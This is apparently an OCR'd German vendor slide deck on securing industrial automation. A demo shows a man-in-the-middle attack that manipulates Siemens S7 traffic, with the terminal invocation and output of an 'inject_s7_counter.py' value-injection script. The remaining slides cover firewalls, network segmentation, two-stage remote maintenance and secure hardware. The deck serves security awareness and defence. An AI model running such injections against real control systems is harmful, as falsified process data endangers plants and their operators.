
⇒ Verkehr wird über kompromittiertes Notebook geleitet

⇒ Analyse im Wireshark findet Werte, Angreifer kann diese verändern

⇒ Bediener vor Ort können sich nicht auf HMI /SCADA Ausgaben verlassen

Demo – Schritt 3: Datenmanipulation per MITM

Demo – Schritt 3: Datenmanipulation per MITM



Demo – Schritt 3: Datenmanipulation per MITM


```
root@kali:~# ./inject_s7_counter.py --value_offset 9 --pkt_len 107 --value 4711
-----------------------------------------------
Running packet manipulation, quit with ctrl+c
-----------------------------------------------

Injecting value 4711 into S7 communication
Injecting value 4711 into S7 communication
Injecting value 4711 into S7 communication
Injecting value 4711 into S7 communication
^C
User stopped program, cleaning up and exiting...
root@kali:~#
```

Wie sichere ich meine Automationsprozesse ab?


Maßnahmen zum Stand der Technik

- Automation Firewall
- Sichere Fernwartung
- Daten-Dioden in der Automation

Automation Firewall




Micro Netzwerk Segmentierung



Um einen transparenten Datenfluss zu gewährleisten ist es wichtig, das interne Netzwerk der Maschine vom Produktionsnetz zu isolieren und nur kontrollierten Zugriff zuzulassen.

Durch das Ausblenden des internen Netzwerks hinter einer Firewall können Adresskonflikte bei der Installation neuer Maschinen vermieden werden.


Absicherung bereits existierender Infrastruktur



Der Maschinenpark von heute ist vernetzt. Für eine effiziente Produktion ist es entscheidend, auch ältere Bestandsanlagen und Maschinen anzubinden.

Veraltete Betriebssysteme sind jedoch besonders anfällig für Cyberangriffe.

Sichere Fernwartung



1. Stufe:
Mit der Stellung „ONL“ verbindet sich der Router zum Fernwartungsportal mbCONNECT24 und wird dort als „online“ verbunden angezeigt.
Der Fernwarter hat nun Zugriff auf interne Dienste des Routers (Webserver, Datenmonitoring, etc.), kann aber nicht in das LAN-Segment routen.


2. Stufe:
In der Stellung „REM" ist das Routing zwischen dem Fernwarter und dem LAN-Segment freigeschaltet. Alle Teilnehmer im LAN-Segment können nun transparent erreicht werden. Durch das Zurückstellen auf „ONL“ kann der Betreiber vorort jederzeit die Fernwartung unterbrechen.

Hardware Design

<u>Secure Element:</u>

Hardware-IC stores

Passwords and Keys




ROM:

- Bootloader
- MB Connect Line Certificate


FLASH:

- Bootloader
- Firmware
- Userspace


Daten vom Feldbus in die Cloud



Security by Hardware



Security by Software



Welche Fragen gibt es?

MB connect line GmbH
https://www.mbconnectline.com

bluecept GmbH
https://www.bluecept.com
https://www.sichere-industrie.de